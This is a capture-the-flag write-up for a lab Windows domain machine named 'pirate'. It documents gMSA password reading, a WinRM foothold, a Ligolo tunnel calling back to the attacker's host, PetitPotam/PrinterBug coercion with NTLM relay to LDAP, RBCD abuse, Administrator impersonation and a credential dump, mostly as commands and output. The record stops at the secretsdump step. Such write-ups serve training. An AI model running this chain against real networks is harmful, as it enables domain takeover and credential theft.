[ writeup · case #012 ]
pirate
Kerberoasting (after correcting clock skew) and a readable gMSA (gMSA_ADCS_prod$) give a WinRM foothold. Pivoting with Ligolo into the internal [REDACTED:IP]/24 segment exposes WEB01, which is coerced (PetitPotam / PrinterBug / DFSCoerce) and relayed to Active Directory Certificate Services to…
Summary
Enumeration
Port Scan
rustscan --range 1-65535 -a pirate.htb -- -APORT STATE SERVICE REASON VERSION
53/tcp open domain syn-ack ttl 127 Simple DNS Plus
80/tcp open http syn-ack ttl 126 Microsoft IIS httpd 10.0
|_http-title: IIS Windows Server
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
| Supported Methods: OPTIONS TRACE GET HEAD POST
|_ Potentially risky methods: TRACE
88/tcp open kerberos-sec syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2026-04-05 21:59:58Z)
135/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
139/tcp open netbios-ssn syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp open ldap syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: pirate.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.pirate.htb
| Subject Alternative Name: othername: [REDACTED:IP].[REDACTED:IP].1:<unsupported>, DNS:DC01.pirate.htb
| Issuer: commonName=pirate-DC01-CA/domainComponent=pirate
445/tcp open microsoft-ds? syn-ack ttl 127
464/tcp open kpasswd5? syn-ack ttl 127
593/tcp open ncacn_http syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp open ssl/ldap syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: pirate.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.pirate.htb
| Subject Alternative Name: othername: [REDACTED:IP].[REDACTED:IP].1:<unsupported>, DNS:DC01.pirate.htb
| Issuer: commonName=pirate-DC01-CA/domainComponent=pirate
2179/tcp open vmrdp? syn-ack ttl 127
3268/tcp open ldap syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: pirate.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.pirate.htb
| Subject Alternative Name: othername: [REDACTED:IP].[REDACTED:IP].1:<unsupported>, DNS:DC01.pirate.htb
| Issuer: commonName=pirate-DC01-CA/domainComponent=pirate
3269/tcp open ssl/ldap syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: pirate.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-04-05T22:01:43+00:00; +7h00m02s from scanner time.
| ssl-cert: Subject: commonName=DC01.pirate.htb
| Subject Alternative Name: othername: [REDACTED:IP].[REDACTED:IP].1:<unsupported>, DNS:DC01.pirate.htb
| Issuer: commonName=pirate-DC01-CA/domainComponent=pirate
5985/tcp open http syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp open mc-nmf syn-ack ttl 127 .NET Message Framing
49667/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
49689/tcp open ncacn_http syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49690/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
49693/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
49694/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
49919/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
60434/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
60458/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019|10 (97%)
OS CPE: cpe:/o:microsoft:windows_server_2019 cpe:/o:microsoft:windows_10
Key findings:
- Port
xx— service — why it's interesting
enumeration
looks like we have access to ldap and smbonly
❯ nxc winrm  [REDACTED:IP]  -u pentest -p '[REDACTED:CRED]'
WINRM       [REDACTED:IP]   5985   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:pirate.htb)
WINRM       [REDACTED:IP]   5985   DC01             [-] pirate.htb\pentest:[REDACTED:CRED]
❯ nxc smb [REDACTED:IP]  -u pentest -p '[REDACTED:CRED]'
SMB         [REDACTED:IP]   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:pirate.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         [REDACTED:IP]   445    DC01             [+] pirate.htb\pentest:[REDACTED:CRED]
❯ nxc smb [REDACTED:IP]  -u pentest -p '[REDACTED:CRED]'
SMB         [REDACTED:IP]   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:pirate.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         [REDACTED:IP]   445    DC01             [+] pirate.htb\pentest:[REDACTED:CRED]
so i decided to check kerberoasting as well but first we need a config file and update the clock skew
❯ sudo timedatectl set-ntp false
❯ sudo ntpdate -b pirate.htb
2026-06-24 07:17:13.236142 (+0000) +25199.782090 +/- 0.034027 pirate.htb [REDACTED:IP] s1 no-leap
CLOCK: time stepped by 25199.782090```bash
❯ nxc smb [REDACTED:IP] -u pentest -p '[REDACTED:CRED]' --generate-krb5-file ./krb5.conf
SMB [REDACTED:IP] 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:pirate.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB [REDACTED:IP] 445 DC01 [+] krb5 conf saved to: ./krb5.conf
SMB [REDACTED:IP] 445 DC01 [+] Run the following command to use the conf file: export KRB5_CONFIG=./krb5.conf
SMB [REDACTED:IP] 445 DC01 [-] Error checking if user is admin on [REDACTED:IP]: The NETBIOS connection with the remote host timed out.
SMB [REDACTED:IP] 445 DC01 [+] pirate.htb\pentest:[REDACTED:CRED]
❯ export KRB5_CONFIG=./krb5.conflooks like our credentials are vallid for authentication via Kerberos
❯ nxc smb [REDACTED:IP]  -u pentest -p '[REDACTED:CRED]' -k
SMB         [REDACTED:IP]   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:pirate.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         [REDACTED:IP]   445    DC01             [+] pirate.htb\pentest:[REDACTED:CRED]
i decided to use bloodhound for further enumeration
❯ bloodhound-python -u pentest -p '[REDACTED:CRED]' -d pirate.htb -ns [REDACTED:IP] -c All --zip (opens the full-size image)
we can see here that our user is part of

PRE-WINDOWS 2000 COMPATIBLE ACCES which is a legacy Active Directory group that exists for backwards compatibility with old Windows NT 4.0 and earlier systems.
with this group we can actually enumerate certain groups, users , objects etc... (no auth required)
in our case it's everyone on the domain
 (opens the full-size image)
further enumeration showed that there's a user that's controlled
 (opens the full-size image)
which is by his end has forcepasswordreset to another user
A.WHITE_ADM
 (opens the full-size image)
so using nxc pre-built in model to hunt for misconfiguration there's actually 2 accounts that were found
 ❯ nxc ldap [REDACTED:IP] -u pentest -p '[REDACTED:CRED]' -M pre2k
LDAP        [REDACTED:IP]   389    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:pirate.htb) (signing:None) (channel binding:Never)
LDAP        [REDACTED:IP]   389    DC01             [+] pirate.htb\pentest:[REDACTED:CRED]
PRE2K       [REDACTED:IP]   389    DC01             Pre-created computer account: MS01$
PRE2K       [REDACTED:IP]   389    DC01             Pre-created computer account: EXCH01$
PRE2K       [REDACTED:IP]   389    DC01             [+] Found 2 pre-created computer accounts. Saved to /home/light/.nxc/modules/pre2k/pirate.htb/precreated_computers.txt
PRE2K       [REDACTED:IP]   389    DC01             [+] Successfully obtained TGT for [REDACTED:EMAIL]
PRE2K       [REDACTED:IP]   389    DC01             [+] Successfully obtained TGT for [REDACTED:EMAIL]
PRE2K       [REDACTED:IP]   389    DC01             [+] Successfully obtained TGT for 2 pre-created computer accounts. Saved to /home/light/.nxc/modules/pre2k/ccache
looks like one of the accounts MS01 we found can read gMSA password for 2 users
 (opens the full-size image)
using nxc
❯ nxc ldap [REDACTED:IP] -u 'MS01$' -p '[REDACTED:CRED]' -d pirate.htb --gmsa -k
LDAP        [REDACTED:IP]   389    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:pirate.htb) (signing:None) (channel binding:Never)
LDAP        [REDACTED:IP]   389    DC01             [+] pirate.htb\MS01$:ms01
LDAP        [REDACTED:IP]   389    DC01             [*] Getting GMSA Passwords
LDAP        [REDACTED:IP]   389    DC01             Account: gMSA_ADCS_prod$      NTLM: [REDACTED:HASH]     PrincipalsAllowedToReadPassword: Domain Secure Servers
LDAP        [REDACTED:IP]   389    DC01             Account: gMSA_ADFS_prod$      NTLM: [REDACTED:HASH]     PrincipalsAllowedToReadPassword: Domain Secure Servers
and it look like both parties have access to winrm
❯ nxc winrm [REDACTED:IP] -u 'gMSA_ADCS_prod$' -H '[REDACTED:HASH]' -d pirate.htb
WINRM       [REDACTED:IP]   5985   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:pirate.htb)
WINRM       [REDACTED:IP]   5985   DC01             [+] pirate.htb\gMSA_ADCS_prod$:[REDACTED:HASH] (Pwn3d!)
❯ nxc winrm [REDACTED:IP] -u 'gMSA_ADFS_prod$' -H '[REDACTED:HASH]' -d pirate.htb
WINRM       [REDACTED:IP]   5985   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:pirate.htb)
WINRM       [REDACTED:IP]   5985   DC01             [+] pirate.htb\gMSA_ADFS_prod$:[REDACTED:HASH] (Pwn3d!)
gmsa_adcs_prod
❯ evil-winrm -i [REDACTED:IP] -u 'gMSA_ADCS_prod$' -H '[REDACTED:HASH]'
*Evil-WinRM* PS /home/light$\Documents> whoami
pirate\gmsa_adcs_prod$
enumeration showed that there's a hidden internal network
*Evil-WinRM* PS C:\Users> ipconfig /all

Windows IP Configuration

  Host Name . . . . . . . . . . . . : DC01
  Primary Dns Suffix  . . . . . . . : pirate.htb
  Node Type . . . . . . . . . . . . : Hybrid
  IP Routing Enabled. . . . . . . . : No
  WINS Proxy Enabled. . . . . . . . : No
  DNS Suffix Search List. . . . . . : pirate.htb
                                      .htb

Ethernet adapter vEthernet (Switch01):

  Connection-specific DNS Suffix  . :
  Description . . . . . . . . . . . : Hyper-V Virtual Ethernet Adapter
  Physical Address. . . . . . . . . : 00-15-5D-0B-D0-00
  DHCP Enabled. . . . . . . . . . . : No
  Autoconfiguration Enabled . . . . : Yes
  Link-local IPv6 Address . . . . . : [REDACTED:IP]%8(Preferred)
  IPv4 Address. . . . . . . . . . . : [REDACTED:IP](Preferred)
  Subnet Mask . . . . . . . . . . . : 255.255.255.0
  Default Gateway . . . . . . . . . :
  DHCPv6 IAID . . . . . . . . . . . : 201332061
  DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-2F-D7-D5-C5-00-0C-29-DE-64-22
  DNS Servers . . . . . . . . . . . : [REDACTED:IP]%1
                                      [REDACTED:IP]%1
                                      [REDACTED:IP]%1
  NetBIOS over Tcpip. . . . . . . . : Enabled

Ethernet adapter Ethernet0 2:

  Connection-specific DNS Suffix  . : .htb
  Description . . . . . . . . . . . : vmxnet3 Ethernet Adapter
  Physical Address. . . . . . . . . : A2-DE-AD-3B-72-E9
  DHCP Enabled. . . . . . . . . . . : Yes
  Autoconfiguration Enabled . . . . : Yes
  IPv4 Address. . . . . . . . . . . : [REDACTED:IP](Preferred)
  Subnet Mask . . . . . . . . . . . : [REDACTED:IP]
  Lease Obtained. . . . . . . . . . : Tuesday, June 23, 2026 11:18:12 PM
  Lease Expires . . . . . . . . . . : Wednesday, June 24, 2026 2:18:12 AM
  Default Gateway . . . . . . . . . : [REDACTED:IP]
  DHCP Server . . . . . . . . . . . : [REDACTED:IP]
  DNS Servers . . . . . . . . . . . : 127.0.0.1
  NetBIOS over Tcpip. . . . . . . . : Enabled
under the 1st adapter for this step we'll use ligolo-ng
but first let's run a quick scan to know our target
*Evil-WinRM* PS C:\ProgramData> ./fscan.exe -h [REDACTED:IP]/24 -nobr -nopoc
[*] [REDACTED:IP] å˜æ´» (åè®®: ICMP)
[*] [REDACTED:IP] å˜æ´» (åè®®: ICMP)
+] SMBInfo [REDACTED:IP]:445 [Windows 10 (Build 17763)] DC01 SMBv2
[+] NetInfo [REDACTED:IP]:135 [WEB01]
[+] NetInfo [REDACTED:IP]:135 -> [REDACTED:IP]
Two hosts confirmed — [REDACTED:IP] (DC01) and [REDACTED:IP] (WEB01) so adding that to /etc/hosts . Key ports on WEB01:
80— HTTP web server445— SMB (no signing!)5985— WinRM135— RPC Step 1 — On your Kali, start the Ligolo proxy:
sudo ./proxy -selfcert -laddr 0.0.0.0:11601Step 2 — Create the tunnel interface:
# In another terminal
sudo ip tuntap add user kali mode tun ligolo
sudo ip link set ligolo up
sudo ip route add [REDACTED:IP]/24 dev ligolo
Step 3 — Upload the Ligolo agent to the DC via evil-winrm:
# In your evil-winrm shell
upload agent.exe
.\agent.exe --connect YOUR_KALI_IP:11601 -ignore-cert
Step 4 — Back in Ligolo proxy, start the tunnel:
ligolo-ng » session
# select the session
[Agent] » start
we're successfully connected
❯ ping [REDACTED:IP]
PING [REDACTED:IP] ([REDACTED:IP]) 56(84) bytes of data.
64 bytes from [REDACTED:IP]: icmp_seq=1 ttl=64 time=311 ms
64 bytes from [REDACTED:IP]: icmp_seq=2 ttl=64 time=259 ms
^C
--- [REDACTED:IP] ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1005ms
rtt min/avg/max/mdev = 258.794/284.987/311.180/26.193 ms
using two nxc modules together:
-M ntlm_reflection — checks if the target is vulnerable to NTLM reflection attacks (where you can relay auth back to the same machine)
-M coerce_plus — checks which coercion methods work on the target:
- PetitPotam — abuses EFS (Encrypting File System) RPC
- PrinterBug — abuses the print spooler service
- DFSCoerce — abuses Distributed File System
- MSEven — abuses the MS-EVEN (Event Log) RPC
❯ nxc smb DC01.pirate.htb -u 'gMSA_ADFS_prod$' -H '[REDACTED:HASH]' -M ntlm_reflection -M coerce_plus
SMB         [REDACTED:IP]   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:pirate.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         [REDACTED:IP]   445    DC01             [+] pirate.htb\gMSA_ADFS_prod$:[REDACTED:HASH]
COERCE_PLUS [REDACTED:IP]   445    DC01             VULNERABLE, DFSCoerce
COERCE_PLUS [REDACTED:IP]   445    DC01             VULNERABLE, PetitPotam
COERCE_PLUS [REDACTED:IP]   445    DC01             VULNERABLE, PrinterBug
COERCE_PLUS [REDACTED:IP]   445    DC01             VULNERABLE, PrinterBug
COERCE_PLUS [REDACTED:IP]   445    DC01             VULNERABLE, MSEven
❯ nxc smb WEB01.pirate.htb -u 'gMSA_ADFS_prod$' -H '[REDACTED:HASH]' -M ntlm_reflection -M coerce_plus
SMB         [REDACTED:IP]   445    WEB01            [*] Windows 10 / Server 2019 Build 17763 x64 (name:WEB01) (domain:pirate.htb) (signing:False) (SMBv1:None)
SMB         [REDACTED:IP]   445    WEB01            [+] pirate.htb\gMSA_ADFS_prod$:[REDACTED:HASH]
COERCE_PLUS [REDACTED:IP]   445    WEB01            VULNERABLE, PetitPotam
COERCE_PLUS [REDACTED:IP]   445    WEB01            VULNERABLE, PrinterBug
COERCE_PLUS [REDACTED:IP]   445    WEB01            VULNERABLE, PrinterBug
COERCE_PLUS [REDACTED:IP] 445 WEB01 VULNERABLE, MSEven❯ impacket-ntlmrelayx -t ldap://DC01.pirate.htb -i --delegate-access -smb2support --remove-micthen we trigger it using nxc
❯ nxc smb WEB01.pirate.htb -u 'gMSA_ADFS_prod$' -H '[REDACTED:HASH]' -M ntlm_reflection -M coerce_plus -o LISTENER="[REDACTED:IP]"
SMB         [REDACTED:IP]   445    WEB01            [*] Windows 10 / Server 2019 Build 17763 x64 (name:WEB01) (domain:pirate.htb) (signing:False) (SMBv1:None)
SMB         [REDACTED:IP]   445    WEB01            [+] pirate.htb\gMSA_ADFS_prod$:[REDACTED:HASH]
COERCE_PLUS [REDACTED:IP]   445    WEB01            VULNERABLE, PetitPotam
COERCE_PLUS [REDACTED:IP]   445    WEB01            Exploit Success, efsrpc\EfsRpcAddUsersToFile
COERCE_PLUS [REDACTED:IP]   445    WEB01            VULNERABLE, PrinterBug
COERCE_PLUS [REDACTED:IP]   445    WEB01            Exploit Success, spoolss\RpcRemoteFindFirstPrinterChangeNotificationEx
COERCE_PLUS [REDACTED:IP]   445    WEB01            VULNERABLE, MSEven
and the output is a shell that we can connect to through 127.0.0.1:11002
[*] Servers started, waiting for connections
[*] (SMB): Received connection from [REDACTED:IP], attacking target ldap://DC01.pirate.htb
[*] (SMB): Authenticating connection from PIRATE/WEB01$@[REDACTED:IP] against ldap://DC01.pirate.htb SUCCEED [1]
[*] ldap://PIRATE/WEB01$@dc01.pirate.htb [1] -> Started interactive Ldap shell via TCP on 127.0.0.1:11000 as PIRATE/WEB01$
[*] (SMB): Received connection from [REDACTED:IP], attacking target ldap://DC01.pirate.htb
[*] (SMB): Authenticating connection from PIRATE/WEB01$@[REDACTED:IP] against ldap://DC01.pirate.htb SUCCEED [2]
[*] ldap://PIRATE/WEB01$@dc01.pirate.htb [2] -> Started interactive Ldap shell via TCP on 127.0.0.1:11001 as PIRATE/WEB01$
[*] (SMB): Received connection from [REDACTED:IP], attacking target ldap://DC01.pirate.htb
[*] (SMB): Authenticating connection from PIRATE/WEB01$@[REDACTED:IP] against ldap://DC01.pirate.htb SUCCEED [3]
[*] ldap://PIRATE/WEB01$@dc01.pirate.htb [3] -> Started interactive Ldap shell via TCP on 127.0.0.1:11002 as PIRATE/WEB01$
[*] (SMB): Received connection from [REDACTED:IP], attacking target ldap://DC01.pirate.htb
[*] (SMB): Authenticating connection from PIRATE/WEB01$@[REDACTED:IP] against ldap://DC01.pirate.htb SUCCEED [4]
[*] ldap://PIRATE/WEB01$@dc01.pirate.htb [4] -> Started interactive Ldap shell via TCP on 127.0.0.1:11003 as PIRATE/WEB01$
[*] (SMB): Received connection from [REDACTED:IP], attacking target ldap://DC01.pirate.htb
[*] (SMB): Authenticating connection from /@[REDACTED:IP] against ldap://DC01.pirate.htb SUCCEED [5]
[*] ldap:///@dc01.pirate.htb [5] -> Started interactive Ldap shell via TCP on 127.0.0.1:11004 as /
[*] (SMB): Authenticating connection from /@[REDACTED:IP] against ldap://DC01.pirate.htb SUCCEED [6]
[*] ldap:///@dc01.pirate.htb [6] -> Started interactive Ldap shell via TCP on 127.0.0.1:11005 as /
ldap Console was spawned successfully
❯ nc 127.0.0.1 11002
Type help for list of commands

# whoami
u:PIRATE\WEB01$
now our mission is to fully take controle over WEB01$
# set_rbcd WEB01$ MS01$

Found Target DN: CN=WEB01,CN=Computers,DC=pirate,DC=htb Target SID: S-1-5-21-4107424128-4158083573-1300325248-3102 Found Grantee DN: CN=MS01,CN=Computers,DC=pirate,DC=htb Grantee SID: S-1-5-21-4107424128-4158083573-1300325248-4102 Currently allowed sids: S-1-5-21-4107424128-4158083573-1300325248-4108 S-1-5-21-4107424128-4158083573-1300325248-3102 Delegation rights modified successfully! MS01$ can now impersonate users on WEB01$ via S4U2Proxy
That RBCD write means MS01$ is now the trusted impersonator on WEB01$
now all we have to do is impersonate administrator's account
❯ fkt impacket-getST PIRATE.HTB/'MS01$':'ms01' -spn cifs/WEB01.pirate.htb -impersonate Administrator -dc-ip DC01.pirate.htb
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@[REDACTED:EMAIL]
this grants us the admin's ticket
and then using wmiexec we can get a shell access as administrator
❯ export KRB5CCNAME=Administrator@[REDACTED:EMAIL]
❯ fkt impacket-wmiexec -k -no-pass WEB01.pirate.htb
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
pirate\administrator
this is only the user flag which can be found in C:\users\a.white\desktop\
User Flag
type C:\users\a.white\desktop\user.txtPrivilege Escalation
using secrets-dump built in tool in impacket we'll dump all the credentials of active users since our target is a.white_adm
❯ fkt impacket-secretsdump -k -no-pass WEB01.pirate.htb
